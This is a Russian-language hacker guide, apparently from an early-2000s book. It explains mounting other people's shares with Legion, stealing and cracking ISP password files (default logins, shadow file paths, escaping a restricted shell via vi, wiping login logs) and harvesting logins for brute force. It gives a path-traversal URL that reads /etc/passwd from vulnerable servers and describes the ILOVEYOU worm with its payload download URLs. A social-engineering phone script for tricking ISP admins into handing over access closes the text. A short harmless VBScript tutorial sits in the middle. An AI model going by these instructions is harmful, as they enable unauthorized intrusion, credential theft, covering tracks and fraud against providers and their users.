В данном случае мы имеем диски A, M и C по адресу 195.239.3.48 и диск SPEDIA по адресу 195.239.3.64. Для

получения доступа к ним надо нажать Map Drive, а после успешного монтирования диск появится как сетевой в стандартном эксплорере Windows.



Техническая информация. Для использования программы рекомендуется NT4 Server или Workstation, но возможна и работа под Windows 95/98. Минимальная конфигурация — Pentium 100, 32 MB RAM, Windows NT4 / Windows98, 28.8 kbps modem. Возможные проблемы.

Legion не находит цели после NetBios сканирования

Если сканирование производится из LAN, убедитесь, что конфигурация firewall

и прокси для LAN поддерживают NetBios. При подключении через модем убедитесь, что программа верно настроена.

Legion находит не все хосты в диапазоне IP

Попробуйте поставить более медленную скорость соединения. Регулирование скорости определяет время, отведенное удаленной машине для ответа. Если удаленный компьютер перегружен или слишком медленно работает, он может быть не включен в отчет.

Legion не работает под NT5

Legion не тестировался под NT5, вы используете его на свой страх и риск.

Распределенные вычисления

Различные распределенные технологии получили широкое распространение в Internet в силу распределенной структуры самой Сети. И вполне закономерно, что их стали применять и хакеры. Наверное, самым невинным использованием таких технологий хакерами являются распределенные вычисления. Общеизвестно, что большую часть времени процессор домашнего компьютера

простаивает, а ведь это время можно использовать для выполнения каких-либо трудоемких вычислений. Вообще говоря, вычислительные ресурсы, которые может предоставить один домашний компьютер, невелики, но таких компьютеров в Сети огромное количество, и если удастся задействовать даже небольшую часть этих машин для работы над какой-то одной задачей, то совокупная вычислительная мощность такого распределенного компьютера легко превысит мощность самого большого суперкомпьютера на Земле. Такой используется уже давно, и среди примеров можно назвать анализ сигналов, принимаемых радиотелескопом, с целью поиска внеземных цивилизаций или проект `distributed.net`, спонсируемый RSA и призванный доказать ненадежность алгоритма шифрации RC5 при использовании 64-битных ключей.

Обычно для подобных целей создается специально клиентское обеспечение, работающее в фоновом режиме и соединяющееся время от времени с сервером, координирующим работу, для возврата результатов вычислений и получения нового задания.

При этом пользователь сам по собственному желанию устанавливает клиентское ПО на своем компьютере. Но подобную работу можно организовать без собственного программного обеспечения, используя лишь возможности обычного браузера, ведь все их последние версии позволяют исполнять на клиентской машине различные скрипты, средствами которых зачастую можно реализовать необходимый алгоритм. После этого компьютер всякого человека, зашедшего на сайт, запускающий такие скрипты, будет предоставлять свои вычислительные ресурсы на работу над некоторой задачей все то время, пока пользователь находится на этом сайте, причем владелец машины даже не будет об этом подозревать.

Но такой метод не получил широкого распространения по целому ряду причин. Ведь класс алгоритмов, которые можно реализовать распределенно, очень узок. А для эффективной работы необходимо большое число посетителей, которым располагают только крупные порталы или корпоративные сайты. Кроме того, скрипты в браузере выполняются очень медленно.

Но это не единственная распределенная технология, которая может быть взята на вооружение хакерами. На National Information Systems Security Conference эксперты высказали мнение, что за последнее время в Internet прослеживается четкая тенденция на увеличение количества атак качественно нового вида. Они названы распределенными координированными атаками (distributed coordinated attack). Новая атака относится к типу атак «отказ от обслуживания», отличительной особенностью которых, позволяющей выделить их в отдельный класс, является их направленность то, чтобы сделать хост-жертву недоступным для других объектов сети. Очень часто подобные атаки реализуются путем организации направленного «шторма» запросов, хотя, существуют и другие методы организации атак данного типа. При большом числе запросов, «жертва» просто не успевает обрабатывать все обращения и, как следствие, становится полностью недоступной.

До сих пор отражать подобные атаки было несложно, ведь достаточно всего лишь ограничить число запросов с одного

адреса или просто игнорировать запросы хоста, создающего «шторм», но теперь такие методы становятся неэффективными. Хакеры научились организовывать «шторм» запросов не с одной, а с сотен или тысяч различных машин одновременно. Такой подход сильно осложняет задачу администратора, ведь становится очень трудно выделить атакующие хосты среди обычных, так как каждый отдельно взятый атакующий компьютер создает трафик, не намного отличающийся от трафика нормального пользователя. Специалисты прогнозируют дальнейший рост атак такого типа, как результат увеличения количества высокоскоростных домашних подключений, и падения среднего уровня квалификации пользователей таких соединений. Хакерам будет проще находить тысячи плохо защищенных компьютеров, подключенных через широкие каналы, чтобы затем использовать эти машины как единую ударную силу.

Очевидно, что методы, применяемые хакерами, постоянно эволюционируют и усложняются. И нынешняя «новинка» — это отнюдь не высшая из возможных форм

использования распределенных технологий в подобных целях. Около года назад я присутствовал на защите кандидатской диссертации, где были представлены некоторые математические оценки сложности распределенного подбора паролей при проникновении в систему с несколькими входами. Тогда мне показалось, что реализация подобного алгоритма вряд ли может быть осуществлена из-за сложности координации работы по взлому паролей с различных машин. Но теперь я уже не уверен, что через несколько лет не услышу о воплощении той абстрактной математической модели в жизнь.

Как узнать пароли для Internet: Взлом провайдера

Эта глава может оказаться полезной только в том случае, если ваш провайдер использует операционную систему UNIX, имеющую shell-доступ.

Если у вас нет UNIX-shell'a в сервер провайдера, вы можете официально купить его или подобрать (только на слабо

защищенных системах) пароль (UNIX/UNIX; ROOT/ROOT; ADMIN/ADMIN; SHELL/SHELL; GUEST/GUEST и т.д.). На любом UNIXe (если не используется система специальной защиты) файл с паролями находится в директории etc, в файле passwd. Файл, конечно, зашифрован и программы для его обратного декодирования просто не существует, но есть другая возможность: кодировать слова (возможные пароли) и сравнивать получившийся закодированный вариант со всеми зашифрованными паролями в файле passwd. Хакеры создали программы, делающие это автоматически, но для полноценной работы вам понадобится довольно быстрый компьютер и хороший словарь с возможными паролями. На моей памяти самый полный словарь занимал 10 мегабайт дискового пространства и помог вскрыть более 200 паролей пользователей известного российского провайдера. Из всего, что я встречал, самая лучшая программа для дешифрации пароля под UNIX была Crack Алека Муфетта, а под DOS — CrackerJack.

Некоторые провайдеры используют систему скрытия паролей, в этом случае

вместо зашифрованного пароля можно будет увидеть что-то наподобие *, а настоящие зашифрованные пароли находятся в другом месте. Если вы имеете дело с таким провайдером, не расстраивайтесь, у вас все равно есть шанс стать обладателем десятка паролей пользователей. Для начала попробуйте поискать спрятанный файл с паролями в следующих местах:

- /etc/security/passwd
- /etc/tcb/auth/files/
- <first letter of username>/<username>
- /etc/tcb/files/auth/?/
- /etc/master.passwd
- /etc/shadow
- /etc/shadow
- /etc/tcb/aa/user/
- /.secure/etc/passwd
- /etc/passwd[.dir|.pag]
- /etc/security/passwd.adjunct
- ##username
- /etc/shadow

- <optional NIS+ private secure maps/tables/whatever>
- /etc/shadow
- /etc/security/* database
- /etc/auth[.dir|.pag]
- /etc/udb

Но может быть и так, что нужного результата от поиска в этих директориях вы не добьетесь. Тогда вам придется воспользоваться специально написанной программой для отлова файла с паролями. Эта программа работает на многих системах (хотя не на всех) и называется **getpwent()**, ее исходник можно найти на сервере (www.spider.ru) в рубрике «ХАКЕРЫ». Еще одна возможная неприятность, связанная с дешифрацией файла с паролями может случиться тогда, когда вы откроете файл `passwd` и увидите там что-то похожее на: `+::0:0:::`. Это говорит о том, что в системе использована система NIS (Network Information Server)/YP (Yellow Pages). Если у вас возникла такая проблема, то вам будет необходимо воспользоваться командой «`urcat passwd`» для просмотра настоящего файла с паролями. Если вам придется

доставать файл с паролями под VMS, то попробуйте посмотреть SYSSYSTEM:SYSUAF.DAT. Для взлома паролей под VMS вам надо воспользоваться программой CHECK_PASSWORD или GUESS_PASSWORD, а если у вас есть навыки программирования, то вам будет не сложно написать программу, которая будет сравнивать кодированные слова из вашего словаря с паролями из файла.

Иногда для взлома провайдера требуется взломать ограниченный shell-доступ. Для этого вам следует запустить программу vi и использовать эту команду: set shell=/bin/sh, после чего shell использует следующую команду :shell. И так, если вам удалось выудить несколько паролей пользователей из passwd, то вам следует «замести следы». Это делается довольно просто, вам надо будет отредактировать файлы /etc/utmp, /usr/adm/wtmp, /usr/adm/lastlog. Правда эти файлы написаны не открытым текстом и руками при помощи vi отредактировать вам его не получится, придется воспользоваться специальной программой.

Добывание паролей Internet у провайдера с помощью программ

Некоторые корпоративные пользователи (в основном это предприятия) имеют неограниченный доступ в Internet по коммутируемым линиям за абонентскую плату в месяц, но ведь они работают только днем, а ночью время пропадает зря. Чтобы воспользоваться доступом в Internet вместо такого пользователя необходимо узнать логин и пароль, под которым он входит в Internet у своего провайдера. Узнать логины этих пользователей очень легко. Зайдите на сайт провайдера и посмотрите странички клиентов. Имя под каталога, откуда стартует страничка, обычно совпадает с логином. Еще один способ — это узнать адрес электронной почты такого клиента. Первая часть адреса т.е. которая идет до @ обычно и является логином. Только смотрите, чтобы после @ шло имя провайдера, а не так: user@mail.ru. Найденные вами логины сохраните в каком-нибудь текстовом файле в столбик (этот файл еще пригодится, а назвать его, чтобы не

запутаться, можно так:
name_prov_login.txt).

Следующий шаг — это создание текстового файла паролей, которые будет перебирать программа взлома. Для этого нужно знать, как провайдер присваивает пароли (по своему опыту знаю, что некоторые провайдеры предоставляют право выбора тебе, другие генерируют программно, например, из одних цифр или по маске). С программой генератором паролей ничем не могу помочь. Сам нашел программу passlist.zip (*.zip значит заархивированная) на <http://www.astalavista.box.sk/>, но разобраться с ней не смог, подвешивает она у меня компьютер, наверное мои познания в английском слишком слабы. В общем, создаете файл паролей, обзываете его, например, name_prov_pass.txt, и переходите непосредственно к работе с программой, которую выберите.

Как проверить анонимность проxy-server'a

Если ты используешь no transparent проxy-server, то он практически полностью

анонимен. Точнее, он абсолютно анонимен, но если спецслужбы потребуют от прокси-сервера твой реальный IP, то он обязательно расскажет им все. А transparent проxy server вообще ничего не скрывает. Проверить, насколько анонимен твой прокси можно очень много где. Пишешь сообщение, но не пишешь e-mail. Потом вместо твоего e-mail'a там появится твой IP-адрес. Если он действительно — твой, то пора менять проxy-server. Если не твой, то можно пользоваться спокойно. Можно проверить свой IP на Kiss.Ru. Там, когда признаешься всему миру в любви к маме и папе, они предупреждают, чтобы ты не хулиганил, потому что они знают твой IP. Можно написать страничку примерно со следующим кодом:

```
<html>
<head>
<title>Мой IP</title>
</head>
<body>
<form name=f1>
<input type=hidden name=ip value="<!--
-echo var="REMOTE_ADDR"-->">
</form>
<script language="JavaScript"><!--
var ip=document.f1.ip.value;
```

```
document.write(ip);  
//--></script>  
</body>  
</html>
```

Закачав этот файл на какой-нибудь сервер, а потом открыв его, можно увидеть твой IP. Только сервер должен поддерживать CGI. Если нет возможности закачивать, то можно послать такой код в какую-нибудь ГК, или вставить в чат. Только такой код мало где пропустят. Если подменить в этом коде **ADDR** на **HOST**, то можно будет увидеть твой хост или адрес прокси-сервера, если он по transparent.

Как хакнуть WWW-сервер

Есть несколько способов.

Первый, и самый простой, это просто внимательно читать в ссылке раздел NEWBUG'S и смотреть на сервере, который надо хакнуть, нет ли у него такой дыры. Но это гиблое дело. Лучше всего просканировать порты на сервере, посмотреть версию операционной системы и версии демонов. Версию операционной системы можно проверить, просто зателнетившись

на порт login. Там она сразу на монитору выведется. А если такого открытого порта не имеется, или ты подозреваешь, что админ совершил подмену, то зателнетесь по разным портам и посмотри, что там висит. По версии демона установить ОС не составляет труда. Например, если ты видишь FTPd, то скорее всего это Юникс. А вообще в Юниксовских демонах очень часто пишут полную версию ОС. Дальше идешь на кул-хацкерские сайты, такие как HACK-CRACK, HACKZONE или HOLM и ищешь эксплоит для этого демона. В основном все эксплоиты либо проводят DoS-атаку (это когда сервер перестает отвечать), либо дают там тебе shell. Тебе предпочтительней второе. Особенно если это root-shell.

Второй способ заключается в поиске дырок в CGI. Чтобы самому научиться искать дырки в CGI, тебе необходимо знать язык на котором написан скрипт (Perl, PHP, CGI). Хороший источник документов по CGI-технологиям и не только — это сервер CitForum. Или можно «взломать» сервер, найдя мелкие тупости ихнего сисадмина. На одном сервере (не будем показывать пальцем) был CGI-скрипт, который выводил статистику

соединений на принтер сервера. И доступ к нему был без пароля и без вообще чего-либо! Скрипт называется `printstat.cgi`. Синтаксис у него вида:

```
printstat.cgi?action=print&con=con&con2=lpt1&id=csu
```

Эта строка напечатала бы на принтере сервера статистику всех соединений по аккаунту «CSU». То есть, подменяя значения **con2** можно было перенаправлять вывод на разные устройства, к которым можно было обратиться как через порт, так и по имени (например, вместо `lpt1`, `print`. То есть использовать такие имена как `display` и т.д.). Если тебе насрать, что ломать, то воспользуйся программой **GRINDER**. Их есть две. Одна для виндов — это мэйл-бомбер, причем преотвратный, а вторая — для UNIX. Вот вторая тебе и нужна. Она сканит диапазон IP на содержание по ним определенных файлов. Тебе надо всего-навсего ввести имя дырявого скрипта, а когда он найдет такой сервер, просто поюзать дырку. Например, ставишь сканирование в диапазоне от 1.1.1.1 до 255.255.255.255 на содержание файла `/cgi-bin/webplus.cgi`. Он тебе выведет список IP-адресов, на которых имеются такие

файлы. Допустим это адрес 195.34.32.10. Потом пишем в адресной строке браузера `http://195.34.32.10/cgi-bin/webplus?scripts=../../etc/passwd`. И все! У тебя файл паролей того сервера. Осталось его только расшифровать. Я использую **John the Ripper**. Это, на мой взгляд, лучший дешифровщик. К тому же может работать по нескольким алгоритмам.

Подробности про вирус VBS.LOVELETTER

Другое название этого вируса «I LOVE YOU». Это вирус-червь, который распространяется через электронную почту (круче всего заражаются Outlook и Lotus Notes). Вирус присылается юзеру в письме с сабжем «ILOVEYOU», телом «kindly check the attached LOVELETTER coming from me». Так же к письму проаттачивается файл `LOVE-LETTER-FOR-YOU.TXT.vbs`. При его запуске он создает в `c:\windows` файл `Win32DLL.vbs` и прописывает его запуск в реестре по адресу `HKEY_LOCAL_MACHINE\Software\Microsoft\CurrentVersion\`

RunServices\Win32DLL. А в папке c:\windows\system он создает файлы MSKernel32.vbs и LOVE-LETTER-FOR-YOU.TXT.vbs.

Запуск MSKernel32.vbs он прописывает в реестре по адресу HKEY_LOCAL_MACHINE\Software\Microsoft\CurrentVersion\RunServices\MSKernel32.

Следующим его шагом является рассылка самого себя всем адресатам адресной книги. Файл, который надо приаттачить он берет из c:\windows\system\LOVE-LETTER-FOR-YOU.TXT.vbs. Сам файл не запускается, его прикладывают. Далее вирус ищет файл WINFAT32.EXE и если такой имеется, он скачивает из Internet файл WIN-BUGSFIX.EXE. Скачивается он с четырех адресов в сети, которые уже уничтожены доблестными хранителями порядка:

- <http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe>

- <http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe>

- <http://www.skyinet.net/~koichi/jf6TRjkcBGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER67b3Vbvq/WIN-BUGSFIX.exe>

- <http://www.skyinet.net/~chu/sdghjksdfjklNBmfnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe>

Запуск прописывается в реестре по адресу HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX. Стартовой страничкой эксплорера становится about:blank (пустая страничка). После скачивания, файл запускается. Этим действием он дрючит твою файловую систему (если она FAT32). Заключается это в том, что ты не сможешь

уйти дальше корневого каталога, не сможешь производить запись на диск и другие глюки. Но виндам эти действия доступны. Файл WIN-BUGSFIX.EXE добавляет какую-то там фишку в винды, чтобы они могли делать эти действия при загрузке. Далее он опять сканирует хард на наличие файлов .jpg, .jpeg, .js, .vbs, .css, .vbe, .jse, .hta, .sct, .whs, вытирает их и записывает на их место свою копию. Далее ищутся файлы mp2 и mp3. На них он ставит атрибут hidden и создает свою копию с таким же именем, но расширением vbs. Допустим, если файл был queen_tsmgo.mp3, то имя его копии будет queen_tsmgo.mp3.vbs. Далее он создает в c:\windows\system файл LOVE-LETTER-FOR-YOU.HTM, при открытии которого загружается MSKernel32.vbs.

Последний этап работы вируса — создание в папке mIRC'a файла SCRIPTS.INI (файл для задания последовательности действий при различных событиях в программе. Ну а если mIRC'a нет, то и не надо. Он ничего не запишет). После этого, при заходе на канал IRC, всем посетителям будет разослана его копия. Но вирус этот — не простой, а золотой. Он может

преобразовываться из одного вируса в другой. Причем абсолютно новый. Происходит это в том случае, если работа вируса по каким-либо причинам не доведена до конца. Причем, что получится в следующий раз — не знает никто. Новые версии рассылаются с сабжем «Very funny», «Joke» или «Mothers Day Order Confirmation» (этот прикладывает файл mothersday.vbs). Хотя версий на самом деле намного больше. Просто эти получили наибольшее распространение. Отличаются они тем, что разрушают другие типы файлов. Например, перечисленные мной, вместо файлов .jpg поганят файлы .INI и .BAT. Отличительная особенность — каждая новая версия перестает разрушать какой-либо один тип файлов, но начинает разрушать два других типа файлов. Причем более нужных.

Обнаружить вирус можно, найдя файлы или ключи в реестре, которые я только что описывал. Можно поставить в любом мониторинге траффика чтобы он не пропускал соединения с Context «kindly check the attached LOVELETTER coming from me». Пообщаться с хакером можно по e-mail'у spyder@super.net.ph или mailme@super.net.ph. Я с ним связался и

вот мои впечатления о нем: ни хрена он не хакер! Он просто недалекий человек, на которого все подумали. А нашло его FBI по такому случаю. Всюду в вире (в комментариях, в заголовках, совсем везде) встречается фраза «I hate go to school». Точно так же подписывается и этот sPYDER (от слова ПИДОР) во всех его письмах. Кстати, владелец e-mail'a ispyder@mail.ru — не отвечает. Только я заметил одно НО: он подписывается «I hate going to the school», а в вире написано «I hate go to school». Хотя он и говорит, что вирус написал он. Но удовольствия от общения с ним ты не получишь: через слово приколы человека, который, по всему видно, имеет три класса образования (постоянно опечатки, тупые детские приколы да вопросы типа: «У меня винда накрылась, давай по терминалке сконнектимся?»). К тому же любитель ненормативной лексики. Ну вот и все. Осталось только отметить системные требования: Win98/2k. На Win95 будет глючить. На NT не проверял. Подробности расписывать не буду.

Уроки по VBScript

Так как мы будем постоянно пользоваться формами, я сделаю небольшое введение в формы, какие там тэги существуют и для чего. Итак, все содержимое формы лежит между тэгами `<form>` и `</form>`. Форме можно задать имя (атрибут **NAME**). Когда мы программируем на VBScript, это необходимо, т. к. в некоторых ситуациях обращение к форме по ее индексу невозможно.

Следующий атрибут: **ENCTYPE** — тип кодировки. Объяснять это я не буду, т.к. в бейсике с этим не работают, скажу только, что если ты хочешь, что бы была отправка на e-mail, то тебе нужен будет атрибут:

```
ENCTYPE="text\plain"
```

Атрибут **ACTION** содержит место назначения отправки формы. Это может быть как e-mail, так и CGI-скрипт. Если это e-mail, то адрес должен быть вида **mailto:heller@mail.ru**. Можно на конце поставить:

```
?Subject="xxx"
```


XXX — это Тема письма. Вообще таких элементов много (например, **copy**, **from** и т. д. Можно придумать свои элементы, тогда они тоже будут видны про просмотре информации о письме).

Последний параметр, который нам пригодится — **METHOD**. Значений бывает два (на самом деле их три, но третьи почти никакой браузер не поддерживает): **POST** и **GET**. **POST** — это когда отсылается напрямую серверу, а **GET** — это когда названия форм и их значения просто добавляются в конце адреса. Например, если в форме прописано **ACTION=http://csu.ru/cgi-bin/xxx.cgi**, и если имеется два параметра: **uname=heller** **passwd=xxxxxxxx**, то браузер пройдет по адресу **http://csu.ru/cgi-bin/xxx.cgi?uname=heller&passwd=xxxxxxxx**.

Теперь про вложенные тэги. Я расскажу только про один: **<INPUT>**. Его параметры: **type** (тип **INPUT**'а. Например, **button** — кнопка, **reset** — кнопка очистки формы, **submit** — кнопка отправки формы, **text** — текстовое поле, **radio** — радиокнопка (такой круглый переключатель) и **checkbox** — флажок), **name** — имя, **value** — значение (для

type=button, submit, reset, text — это их надпись или начальное значение), **checked** — стоит ли флажок/включена ли радиокнопка. Вот и все про формы, что я хотел рассказать. Осталось только отметить, что если у вас получаются вложенные кавычки (например:

```
action="mailto:heller@mail.ru?Subject=
"CSU"")
```

то надо использовать разные кавычки (одинарные и двойные), а то получается, что значение параметра закрывается раньше времени, а дальше идет новый параметр.

Теперь о VBScript. Давайте-ка напишем примитивную программу, чтобы из верхнего поля текст копировался в нижнее. Вначале напишем поле формы:

```
<html>
<head> <!-- В тэге HEAD помещаются
тэги, содержащие информацию о
документе, но не влияющие на
отображение на экране -->
<title>НАШ ПЕРВЫЙ VBSCRIPT</title>
<!-- Заголовок окна -->
</head>
<body>
<form name=f1>
```

```

<input type=text name=t1><br><br>
<input type=text name=t2><br>
<input type=button name=b1
onclick=play() value="Копировать">
</form>
</body>
</html>

```

Итак, вот наш скрипт. У кнопочки мы видим атрибут **ONCLICK=PLAY()**. Это значит, что при нажатии на эту кнопку, будет выполняться событие **PLAY**. Скобки нужны для JavaScript. VBScript их не использует, но они необходимы как элемент HTML. VBScript вставляется в HTML-документ тэгами

```

<script language="VBScript"><!-- --
--></script>

```

Тэги комментариев не нужны. Их используют для того, чтобы если браузер не поддерживает тэг Script, он принимал код за комментарий и не показывал его.

Вначале нам надо создать переменную, в которую мы запишем значение верхнего поля (элементы HTML в VBScript не могут взаимодействовать напрямую, как в JavaScript). Делается это оператором

```
dim c
```

Так мы создали переменную **c**. В конце строчки ничего не ставится. Теперь нам надо написать событие **PLAY**. Делается это с помощью оператора **sub PLAY** в начале и **end sub** в конце. Прописные/строчные буквы не различаются. Первым делом заносим в переменную **c** значение из первого поля. Делается это следующим образом:

```
c=document.f1.t1.value
```

Я думаю, тут все понятно. Теперь заносим во второе поле переменную таким же образом:

```
document.f1.t2.value=c
```

Все! Код должен получится следующий:

```

<html>
<head> <!-- В тэге HEAD помещаются
тэги, содержащие информацию о
документе, но не влияющие на
отображение на экране -->
<title>НАШ ПЕРВЫЙ VBSCRIPT</title>
<!-- Заголовок окна -->
</head>
<body>
<form name=f1>
<input type=text name=t1><br><br>
<input type=text name=t2><br>

```

```

<input type=button name=b1
onclick=play() value="Копировать">
</form>
<script language="VBScript"><!--
dim c
sub play
c=document.f1.t1.value
document.f1.t1.value=c
end sub
--></script>
</body>
</html>

```

Теперь напишем что-нибудь посложнее. Я предлагаю написать что-то типа для угадывания цифры. Вначале давай создадим HTML-файл. Вот его код:

```

<html>
<head>
<title>1 из 100</title>
</head>
<body>
<center>
<form name=f1>
<input type=button name=b1
value="Загадать число"
onclick=start()><br><br>
Введите число:<br>
<input type=text name=t1>
<input type=button name=b2

```

```

value=Enter onclick=play()>
</form>
</center>
</body>
</html>

```

Теперь нам надо создать переменные **v** (вариант пользователя — **dim v**), **q** (загаданное число — **dim q**) и **p** (количество сделанных ходов). Так как **q** у нас будет случайным числом, нам надо включить генератор случайных чисел (**randomize**). Генерить число мы будем с помощью оператора **rnd**. Для этого напишем такое **q=int(rnd(1)*100+1)**. Тут я думаю все понятно. **Int** — преобразовать число в тип интеджер (в переменных **int(eger)** хранятся целые числа). **rnd** — сгенерировать случайное число. Оно генерирует случайное число вида **0.qwerty**. Поэтому нам надо его умножить на 100 для того, чтобы увеличить его значение. Вот только оно будет максимальным 99, а минимальным 0, поэтому мы прибавляем еще один. Вот как у нас будет выглядеть событие **start**:

```

sub start
q=int(rnd(1)*100+1)
p=0 'обнуляем количество попыток
alert "Загадано число от 1 до 100"

```

```
'выводим сообщение типа "alert"
end sub
```

Alert — это функция, которая выводит на экран окошко с указанным в кавычках сообщением и кнопкой ОК. Тут как вы видите, мы применили не способ **b1_onclick**, создали новое событие **start**. Сделано это потому что функция **alert** в VBScript не работает в событиях, которые вызываются не по имени, а в которых действие описывается на уровне скрипта. Это маразм, но ничего тут не поделаешь. Теперь опишем событие **play**. Вот его код:

```
sub play
p=p+1 'прибавляем один ход
v=document.f1.t1.value 'задаем
переменной v значение, которое мы
ввели в текстовом поле t1
v=cInt(v)
if q<v then
alert "Загаданное число меньше"
end if
if q>v then
alert "Загаданное число больше"
if q=v then
document.write ("Вы победили за
"&p&" ходов")
end if
end sub
```

Начнем **v=cInt(v)**. Дело в том, что тип **int** подразделяется еще на кучу типов. Этого я сейчас объяснять не буду. Свойства и действия, которые можно сделать с ними одинаковы, разница в том, как они хранятся в памяти. В обычном VisualBasic они не могут взаимодействовать с друг с другом, а в VBScript спокойно. В общем, **cInt**'ом я преобразовал строговое значение **v** (строинг — это тип переменной, которая хранит текстовую строку) на **int**. Дальше я использовал условия **if**. Синтаксис такой:

```
if условие then
код
else
код
end if
```

Я узнавал больше переменная или меньше и выводил соответствующее сообщение (**alert**). **document.write** — это создание новой странички с содержимым, которое указано в скобках. **&** в VBScript ассоциируется как «и». Только такое может пройти только в **alert**'ах и других подобных функциях. В остальных случаях (тот же **if**) надо заменить **&** на **AND**, иначе код не заработает. Вот и все. Код написан. Вот как он выглядит полностью:

```

<html>
<head>
<title>1 из 100</title>
</head>
<body>
<center>
<form name=f1>
<input type=button name=b1
value="Загадать число"
onclick=start()><br><br>
Введите число:<br>
<input type=text name=t1>
<input type=button name=b2
value=Enter onclick=play()>
</form>
</center>
<script language="VBScript"><!--
dim q
dim v
dim p
randomize
sub start
q=int(rnd(1)*100+1)
p=0
alert "Загадано число от 1 до 100"
end sub
sub play
p=p+1
v=document.f1.t1.value

```

```

v=cInt(v)
if q<v then
alert "Загаданное число меньше"
end if
if q>v then
alert "Загаданное число больше"
if q=v then
document.write ("Вы победили за
"&p&" ходов")
end if
end sub
--></script>
</body>
</html>

```

Программы, которые изменили мир

Хочу начать с такого понятия, как «тотальная мода». К хаку это имеет немалое отношение. Во-первых, взлом делается чаще всего ради собственного удовольствия. И если «хакер» услышал о методе взлома (не очень сложном), то не грех воспользоваться этим методом и повысить свою квалификацию. Даже если этот метод существовал давно, но хакер в силу не профессионального (в значении специальности) увлечения взломом просто

не знал об этом виде взлома. Зачастую облегчить понимание метода взлома помогает программа для этого написанная. Эти программы легки в использовании, к тому же инструкции прилагаются, нужно лишь терпение. Это создаёт «тенденцию», повальную моду на данный вид взлома. Во-вторых, нередко происходят обнаружения новых дыр и даже новых «видов» дыр. Как известно это становится быстро достоянием общественности и любой, кто захочет постарается применить новый вид атаки. Иногда методы взлома подробно описывают на популярных сайтах и журналах. Есть ещё куча условий определяющих моду на определённый вид взлома.

Ни для кого не секрет, что хакеры, если им надо, пишут для своих целей свои программы. Но есть добрые дяди, которые стараются это дело донести и до остальных. Вы наверняка помните Legion. Эта программа подключалась к расшаренным ресурсам машины. При удачном выборе диапазона IP вы вскоре найдете открытые для доступа сетевые диски, а затем выбираете любой ресурс и жмёте Map Drive. Мне кажется, что проще некуда. Это программа стала чрезвычайно

популярной. К тому же в одном из номеров журнала «Хакер» можно было увидеть очень подробную статью об этой программе. Затем посыпались бесконечные вопросы на форумах, типа «где достать Legion 2.1»? Сотни людей ломанулись подключаться к ресурсам своих соседей. Только вот некоторые обломались, не зная, что нужны определённые настройки Net BIOS'a и прочей фигни, если хочешь всё это делать, но почти у всех они были по умолчанию. Короче, появилась мощная тенденция sharing'a. Эту тенденцию продолжила программа EssentialNetTools, ни в чём не уступающая Legion'у, а может даже превосходящая его.

Потом наступила эра scriptkiddie. Изобилие инфы cgi-bugs на хакерских сайтах и сканеров cgi-скриптов привели к тотальному сканированию и использованию этих самых багов огромным количеством лиц. Первый из сканеров дырявых cgi был Voideye. Затем появился более удачный, на мой взгляд, Damned CGI Scanner 2.1. Это была просто революция. Любой, кому не лень, юзал её, а затем шёл на void.ru и читал инфу об обнаруженных багах. Быстрому

распространению этого вида атак способствовала её относительная простота и многочисленные разъяснительно-просветительные статьи в Internet. Многие после таких опытов смогли уже сами пробовать обнаружить разные дыры в чатах, форумах, формах, используя знания о cgi.

Кстати, ещё одним условием популярности какого-либо хака является ОС. Что говорить, но очень многие не имеют возможности атаковать серверы, используя эксплоиты, т.к. у них просто-напросто не имеется подходящей ОС. Почти все эксплоиты написаны на Си и компилируются под Линукс или Юникс. Но сейчас это дело быстро меняется.

Сейчас программы, сходной по популярности DCS 2.1 и Essential Tools, я пока не вижу. Вижу я пока то, что в последнее время набирает обороты программа Xaviog для подбора пароля к серваку и мылу. Очень даже удачная программа. Я думаю, что она будет иметь такой же эффект.

О социальной инженерии

Социальная инженерия — это целый раздел «хакерства». В этой части хакерства применяются психологические методы для сбора нужной хакеру информации и применении её для проведения операций по выполнению итоговой задачи — скажем кража пароля или сбор информации о личных данных пользователя (номер кредитной карты). Целей много. В данном случае в качестве итоговой задачи мы поставим кражу пароля для входа в Internet. Хотя это может быть и ступенькой к выполнению более сложной задачи.

Представим, что есть пользователь, в дальнейшем юзер, есть системный администратор провайдера «Инетфордолларс», в дальнейшем админ. Всё вроде бы правильно: чтобы узнать пароль (методом социальной инженерии) нам лишь нужно убедить админа, что хакер — юзверь провайдера «Инетфордолларс» и предпринять действия, которые бы заставили админа сообщить пароль. Или сделать наоборот — убедить юзверя, что хакер — админ и д.т.к.в.п.п.

Рассмотрим **1-й случай**. Самый простой способ — это позвонить админу и сказать, что ты юзер этого самого провайдера и попросить напомнить пароль, т.к. ты его забыл, бумажку потерял и т.п. Когда ты используешь этот метод, ты всегда рискуешь — АОНЫ стоят везде. На успех данной операции могут повлиять следующие детали:

- Админу приятней, если звонит не 13-летний пацан, а девушка с симпатичным голосом, так что в некоторых случаях придётся взять в дело твою подружку. Или используй какой-нибудь преобразователь голоса. Это существенно повысит шансы на успех.
- Вежливость — оружие вора, постарайся придерживаться официального стиля и прикидываться дурачком в компьютерных делах.
- Иногда помогает назойливость — админу надоедают бесконечные вопросы и он

постарается решить проблему побыстрее, предоставив доступ.

- Вариант назойливости — грузило. То есть хакер грузит админа о особенностях его модема и компа.
- Звонить лучше не из дома.
- Звонить в конце рабочего дня — админ уже будет готовенький.
- Придумайте особенную причину по которой админ должен вам сказать пароль, выделить доступ или вообще что-нибудь сделать. Например, очень хороший способ:

—Алло, это провайдер «Инетфордолларс»?

—Да, здравствуйте, чем я могу помочь?

—Ваш провайдер выбран нами по советам наших партнёров. Мы — фирма «Факадминс» хотели бы через час войти во всемирную глобальную сеть Internet через вашего провайдера для проверки связи и связаться с нашими партнёрами. Нам

нужен, если это вам под силу, бесплатный доступ на 6 часов.

—Через час?

—Такая спешка объясняется ограничением во времени, которое нам дал совет директоров. Мы оперативно связываемся с 40 Московскими провайдерами. Ваш — один из них, по истечении проверки мы примем решение и выберем окончательно. Вы в состоянии оперативно предоставить доступ?

—Да конечно!

